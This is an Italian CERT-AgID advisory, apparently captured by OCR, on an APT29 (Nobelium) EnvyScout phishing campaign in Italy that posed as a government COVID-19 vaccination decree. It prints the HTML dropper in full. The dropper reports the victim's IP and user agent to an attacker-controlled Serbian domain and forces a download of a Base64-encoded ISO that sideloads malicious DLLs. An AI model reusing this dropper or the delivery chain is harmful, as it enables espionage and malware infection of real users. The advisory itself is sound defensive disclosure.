
Il malware EnvyScout (APT29) è stato veicolato anche in Italia

08/07/2022

apt29 covid EnvyScout nobelium


Da Cancelliere governo.it <info@cesmoscan.org> ☆ Rispondi Rispondi a tutti Inoltra Altro

Oggetto **Molto importante! Dipartimento del governo n. 348/2022** 29/06/22, 14:10

A undisclosed-recipients:; ☆


Cari colleghi, vorremmo informarti che in relazione al design del governo n. 348/2022 del 27 giugno 2022. Tutti i dipendenti sono tenuti a completare la vaccinazione COID-19, dove 10 giorni lavorativi dalla data della privacy.
Tutte le informazioni dettagliate allegate.

Si prega di controllare la ricevuta al ritorno.
Cancelliere
Andrej Hulio
e-mail: andre.hulio@governo.it

1 allegato: Dekret.pdf 34,7 kB Salva

Questo CERT ha avuto evidenza oggi di una e-mail fraudolenta veicolata in Italia lo scorso 29 giugno.

Il messaggio, che pretende di provenire da “Cancelliere governo.it” (ma l’indirizzo email utilizzato non ha nulla a che vedere con il dominio “governo.it”), invita i destinatari a prendere visione dell’allegato PDF per una informativa inerente la vaccinazione COVID-19.


REPVBBLICA ITALIANA

no. 348/2022

Decreto del governo

In relazione alla prevenzione di una nuova ondata di infezione da coronavirus, tutti i dipendenti del dipartimento sono tenuti a compilare un questionario sulla vaccinazione entro 10 giorni lavorativi. Tutti i manager devono portare queste informazioni ai loro subordinati.

Scarica e completa il questionario sulla vaccinazione sul sito ufficiale.

File PDF Dekret.pdf

Il PDF allegato presenta un link che punta ad una pagina HTML (i.html) di un dominio localizzato in Serbia. Il file HTML contiene uno script che ha il compito di acquisire l'indirizzo IP della vittima e lo User-Agent, di comunicarlo ad una pagina PHP (t.php) sempre sullo stesso dominio e di rilasciare un file ISO (Decret.iso) codificato in Base64.

```
<!DOCTYPE html>
<html>

<head>
    <!-- saved from url=(0016)http://localhost -->
    <meta http-equiv="X-UA-Compatible" content="IE=11">
    <title>Decret</title>
</head>
<body>

<script>


    function dn(data, filename, type) {
    var file = new Blob([data], {type: type});
    if (window.navigator.msSaveOrOpenBlob)
        window.navigator.msSaveOrOpenBlob(file, filename);
    else {
        var a = document.createElement("a"),
                url = URL.createObjectURL(file);
        a.href = url;
        a.download = filename;
        document.body.appendChild(a);
        a.click();
        setTimeout(function() {
            document.body.removeChild(a);
            window.URL.revokeObjectURL(url);
        }, 0);
    }
}

    var ua = window.navigator.userAgent;

    var ua = window.navigator.userAgent;
    var req = new XMLHttpRequest();
        req.onload = function() {
      var ip = JSON.parse(req.response).ip;

      var datas = new XMLHttpRequest();
      datas.open("GET","https://www.agencijazaregistraciju.rs/t.php?ip="+ip+"&ua="+ua);
      datas.setRequestHeader("Access-Control-Allow-Origin","*");
      datas.setRequestHeader("Content-Type","application/json;charset=UTF-8");
      datas.send();
    };
    req.open("GET", "https://api.ipify.org/?format=json");
    req.send();


    tex='
```

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Comunica IP della vittima

```
    AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

    function conv(base64) {
    var bs = window.atob(base64);
    var len = bs.length;
    var bytes = new Uint8Array(len);
    for (var i = 0; i < len; i++) {
        bytes[i] = bs.charCodeAt(i);
    }
    return bytes.buffer;
}


l = conv(tex);

dn(l,"Decret.iso","application/x-cd-image")


</script>
<div>

</div>

</body>
</html>
```

Converte Base64 in Decret.iso


La data di creazione del file “Decret.iso” conferma la data di inizio della campagna. Il file ISO infatti risulta essere stato creato alle 08:58 del 29 giugno 2022 mentre l’e-mail è stata ricevuta alle ore 14:10 dello stesso giorno.

```
File Type                       : ISO
File Type Extension             : iso
MIME Type                       : application/x-iso9660-image
Volume Name                     : DECRETUL
Volume Block Count              : 998
Volume Block Size               : 2048
Root Directory Create Date      : 2022:06:29 08:59:00-07:00
Volume Set Name                 : UNDEFINED
Software                        : IMGBURN V2.5.8.0 - THE ULTIMATE IMAGE BURNER!
Volume Create Date              : 2022:06:29 08:59:00.00-07:00
Volume Modify Date              : 2022:06:29 08:59:00.00-07:00
Volume Size                     : 1996 kB
```

Exif data file Decret.iso

L’archivio ISO presenta all’interno quattro file: uno con estensione LNK, un file EXE e 2 file DLL.

Come è possibile osservare dal collegamento presente nel file “DECRET.lnk”, del quale si hanno precedenti evidenze, viene eseguito il file “HP2.exe” (firmato digitalmente da HP Inc. ma con certificato scaduto il 22/04/2022) che, in sequenza, ha il compito di caricare “VERSION.DLL” e “HPSCANAP.DLL”.



Contenuto del file Decret.iso

Tutta la catena di infezione è chiaramente riconducibile ad una variante di EnvyScout, utilizzato dal gruppo APT29 denominato Nobelium, già noto per aver veicolato campagne a tema Covid-19 contro agenzie governative per azioni di spionaggio tramite l'uso di beacon CobaltStrike.

Indicatori di compromissione (IoC)

Ulteriori analisi sono in corso. Al fine di rendere pubblici i dettagli della campagna si riportano di seguito gli IoC al momento rilevati e già condivisi con le organizzazioni accreditate alla ricezione del flusso di IoC del CERT-AgID.

Link: Download IoC

Aggiornamento (11/07/2022): Download IoC

Source: https://cert-agid.gov.it/news/il-malware-envyscout-apt29-e-stato-veicolato-anche-in-italia/